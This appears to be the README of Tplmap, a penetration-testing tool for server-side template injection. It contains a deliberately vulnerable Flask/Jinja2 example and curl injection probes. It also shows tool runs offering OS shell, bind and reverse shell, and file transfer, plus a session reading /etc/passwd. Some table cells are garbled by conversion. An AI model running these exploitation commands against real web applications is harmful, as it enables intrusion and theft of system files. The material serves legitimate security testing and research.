


Server-Side Template Injection and Code Injection Detection and Exploitation Tool



#### ■ README.md

# **Tplmap**

Tplmap assists the exploitation of Code Injection and Server-Side Template Injection vulnerabilities with a number of sandbox escape techniques to get access to the underlying operating system.

The tool and its test suite are developed to research the SSTI vulnerability class and to be used as offensive security tool during web application penetration tests.

The sandbox break-out techniques came from James Kett's Server-Side Template Injection: RCE For The Modern Web App, other public researches [1] [2], and original contributions to this tool [3] [4].

It can exploit several code context and blind injection scenarios. It also supports *eval()*-like code injections in Python, Ruby, PHP, Java and generic unsandboxed template engines.

### **Server-Side Template Injection**

Assume that you are auditing a web site that generates dynamic pages using templates composed with user-provided values, such as this web application written in Python and Flask that uses Jinja2 template engine in an unsafe way.

```
from flask import Flask, request
from jinja2 import Environment
app = Flask(__name___)
Jinja2 = Environment()
@app.route("/page")
def page():
    name = request.values.get('name')
   # SSTI VULNERABILITY
   # The vulnerability is introduced concatenating the
   # user-provided `name` variable to the template string.
   output = Jinja2.from_string('Hello ' + name + '!').render()
   # Instead, the variable should be passed to the template context.
    # Jinja2.from_string('Hello {{name}}!').render(name = name)
   return output
if __name__ == "__main__":
    app.run(host='0.0.0.0', port=80)
```

From a black box testing perspective, the page reflects the value similarly to a XSS vulnerability, but also computes basic operation at runtime disclosing its SSTI nature.

```
$ curl -g 'http://www.target.com/page?name=John'
Hello John!
$ curl -g 'http://www.target.com/page?name={{7*7}}'
Hello 49!
```

#### **Exploitation**

Tplmap is able to detect and exploit SSTI in a range of template engines to get access to the underlying file system and operating system. Run it against the URL to test if the parameters are vulnerable.

```
$ ./tplmap.py -u 'http://www.target.com/page?name=John'
[+] Tplmap 0.5
   Automatic Server-Side Template Injection Detection and Exploitation Tool
[+] Testing if GET parameter 'name' is injectable
[+] Smarty plugin is testing rendering with tag '{*}'
[+] Smarty plugin is testing blind injection
[+] Mako plugin is testing rendering with tag '${*}'
[+] Jinja2 plugin is testing rendering with tag '{{*}}'
[+] Jinja2 plugin has confirmed injection with tag '{{*}}'
[+] Tplmap identified the following injection point:
  GET parameter: name
 Engine: Jinja2
 Injection: {{*}}
 Context: text
 OS: linux
  Technique: render
  Capabilities:
  Shell command execution: ok
  Bind and reverse shell: ok
  File write: ok
  File read: ok
  Code evaluation: ok, python code
[+] Rerun tplmap providing one of the following options:
```

--os-shell Run shell on the target
--os-cmd Execute shell commands
--bind-shell PORT Connect to a shell bind to a target port

--reverse-shell HOST PORT Send a shell back to the attacker's port

--upload LOCAL REMOTE Upload files to the server --download REMOTE LOCAL Download remote files

Use --os-shell option to launch a pseudo-terminal on the target.

\$ ./tplmap.py --os-shell -u 'http://www.target.com/page?name=John'

[+] Tplmap 0.5

Automatic Server-Side Template Injection Detection and Exploitation Tool

[+] Run commands on the operating system.

linux \$ whoami

linux \$ cat /etc/passwd

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh

bin:x:2:2:bin:/bin:/bin/sh

## Supported template engines

Tplmap supports over 15 template engines, unsandboxed template engines and generic eval()-like injections.

Engine	Remote Command Execution	Blind	Code evaluation	File read	File write
Mako	✓	1	Python	/	1
Jinja2	✓	1	Python	1	1
Python (code eval)	✓	1	Python	/	1
Tornado	✓	1	Python	1	1
Nunjucks	✓	1	JavaScript	/	1
Pug	✓	1	JavaScript	1	1
doT	✓	1	JavaScript	/	1
Marko	1	1	JavaScript	/	1
JavaScript (code eval)	1	1	JavaScript	/	1
Dust (<= dustjs- helpers@1.5.0)	✓	1	JavaScript	✓	1
EJS	/	1	JavaScript	/	1
Ruby (code eval)	/	1	Ruby	1	1
Slim	1	1	Ruby	/	1
ERB	/	1	Ruby	/	1
Smarty (unsecured)	/	1	PHP	/	1
PHP (code eval)	/	1	PHP	/	1
Twig (<=1.19)	/	1	PHP	/	1
Freemarker	/	1	×	/	1
Velocity	/	1	×	/	1
Twig (>1.19)	×	×	×	×	×
Smarty (secured)	×	×	×	×	×

Engine	Remote Command Execution	Blind	Code evaluation	File read	File write	
Dust (> dustjs-helpers@1.5.0)	×	×	×	×	×	

## **Burp Suite Plugin**

See burp\_extension/README.md.

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